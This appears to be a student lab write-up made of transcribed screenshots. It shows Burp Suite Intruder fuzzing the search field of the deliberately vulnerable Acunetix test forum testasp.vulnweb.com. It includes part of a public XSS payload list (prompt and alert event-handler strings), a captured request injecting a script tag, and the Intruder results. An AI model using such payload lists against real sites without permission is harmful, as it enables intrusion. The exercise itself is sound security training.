

TASK 3: ENTERING/SOLVING A GIVEN WEBSITE USING BURPSUITE

- How issues should be organized within the report (by type, severity, or URL). The number of levels of detail to include in the table of contents. The severities of issue to include in the summary table and bar chart.



Learn, explore and discover

Hide this tab

Getting started with Burp Suite

Get going right away - with our quick start tutorial.

Start here



Burp Suite - a guided video tour

Take a run-through of all the major Burp Suite features.

Watch the tour



Burp Suite video tutorials


See how to use Burp Suite's main features and tools.



The Web Security Academy

Learn how to find more vulnerabilities using Burp Suite.





Name	URL	Technologies	Resources
SecurityTweets	http://testhtml5.vulnweb.com	nginx, Python, Flask, CouchDB	Review Acunetix HTML5 scanner or learn more on the topic.
Acuart	http://testphp.vulnweb.com	Apache, PHP, MySQL	Review Acunetix PHP scanner or learn more on the topic.
Acuforum	http://testasp.vulnweb.com	IIS, ASP, Microsoft SQL Server	Review Acunetix SQL scanner or learn more on the topic.
Acublog	http://testaspnet.vulnweb.com	IIS, ASP.NET, Microsoft SQL Server	Review Acunetix network scanner or learn more on the topic.

1 2 3 4 | (genmon)XXX 6:43

FoxyProxy Standard - Ge X acuforum search

testasp.vulnweb.com/Search.asp

acunetix acuforum TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[about](#) - [forums](#) - [search](#) - [login](#) - [register](#) - [SQL scanner](#) - [SQL vuln help](#)

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

burp-StartBurp

acuforum search - Mozil...

09:07 PM

acuforum search - Mozilla Firefox

acuforum search

testasp.vulnweb.com/Search.asp

Kali LinuxKali ToolsKali ForumsKali DocsNetHunterOffensive SecurityMSFUExploit-DB

acunetix

acuforum

[about](#) - [forums](#) - [search](#) - [login](#) - [register](#) - [SQL scanner](#) - [SQL vuln help](#)

search posts

FoxyProxy

Use Enabled Proxies By Patterns and Order

✓ Turn Off (Use Firefox Settings)

Burp (for all URLs)

OptionsWhat's My IP?Log

Copyright 2019

Warning: This forum is deliberately vulnerable to SQL injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.

Browser tabs: FoxyProxy Standard, acuforum search, xss-payload-list/xss-pay

Address bar: [https://github.com/payloadbox/xss-payload-](https://github.com/payloadbox/xss-payload-list)

GitHub repository: **payloadbox / xss-payload-list** (Public)

Actions: Sponsor, Notifications, Fork (940), Star (2.9k)

Navigation: Code, Issues (1), Pull requests (1), Actions, Projects, Wiki


File path: master | **xss-payload-list** / Intruder / **xss-payload-list.txt** | Go to file

Commit: **ismailtasdelen** Update xss-payload-list.txt | Latest commit 87c50a5 on Jun 10, 2021 | History


Contributors: 3 contributors

File stats: 6606 lines (6606 sloc) | 451 KB | Raw | Blame

```
1  "-prompt(8) -"
2  '-prompt(8) -'
```

```
"-prompt(8)-"  
'-prompt(8)-'  
";a=prompt,a()//  
';a=prompt,a()//  
'-eval("window['pro'%2B'mpt'](8)")-'  
"-eval("window['pro'%2B'mpt'](8)")-"  
"onclick=prompt(8)>"@x.y  
"onclick=prompt(8)><svg/onload=prompt(8)>"@x.y  
<image/src/onerror=prompt(8)>  
<img/src/onerror=prompt(8)>  
<image src/onerror=prompt(8)>  
<img src/onerror=prompt(8)>  
<image src =q onerror=prompt(8)>  
<img src =q onerror=prompt(8)>  
</script><t><img src =q onerror=prompt(8)>  
<svg onload=alert(1)>  
"><svg onload=alert(1)//  
"onmouseover=alert(1)//  
"autofocus/onfocus=alert(1)//  
'-alert(1)-'  
'-alert(1)//  
'-alert(1)//  
</script><svg onload=alert(1)>  
<x contenteditable onblur=alert(1)>lose focus!  
<x onclick=alert(1)>click this!  
<x oncopy=alert(1)>copy this!  
<x oncontextmenu=alert(1)>right click this!  
<x oncut=alert(1)>copy this!  
<x ondblclick=alert(1)>double click this!  
<x ondrag=alert(1)>drag this!  
<x contenteditable onfocus=alert(1)>focus this!  
<x contenteditable oninput=alert(1)>input here!
```



Player | kali-linux-2021.3-virtualbox-amd64

2. Intruder attack of testasp.vulnweb.com - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			3279	

Request Response

Pretty Raw Hex In

```
1 GET /Search.asp?tfSearch=%3Cscript%3Ealert%28%29%3C%2Fscript%3E HTTP/1.1
2 Host: testasp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://testasp.vulnweb.com/Search.asp
9 Cookie: ASPSESSIONIDC5SD0BRC=NAGFEIMDKLMJ00KDBEPFKPMF
10 Upgrade-Insecure-Requests: 1
11
12
```

0 of 6622 | Search... | 0 matches

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3279	
1			<input checked="" type="checkbox"/>	<input type="checkbox"/>		
2	"-prompt(8)-"	400	<input type="checkbox"/>	<input type="checkbox"/>	490	
3	'-prompt(8)-'	400	<input type="checkbox"/>	<input type="checkbox"/>	490	
4	";a=prompt,a()//	400	<input type="checkbox"/>	<input type="checkbox"/>	490	
5	'a=prompt,a()//	400	<input type="checkbox"/>	<input type="checkbox"/>	490	
6	'-eval("window['pro'%2B'mpt']{...	400	<input type="checkbox"/>	<input type="checkbox"/>	490	
7	"-eval("window['pro'%2B'mpt']{...	400	<input type="checkbox"/>	<input type="checkbox"/>	490	
8	"onclick=prompt(8)">"@x.y	400	<input type="checkbox"/>	<input type="checkbox"/>	490	
9	"onclick=prompt(8)"><svg/onloa...	400	<input type="checkbox"/>	<input type="checkbox"/>	490	

Request Response

Pretty Raw Hex Render

Show response in browser

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.


http://burpsuite/show/1/9a1x3ymndkubyp1r1yb7zpk58dy3yuo

Copy

☐ In future, just copy the URL and don't show this dialog

Close

Loading...



You searched for '

1

OK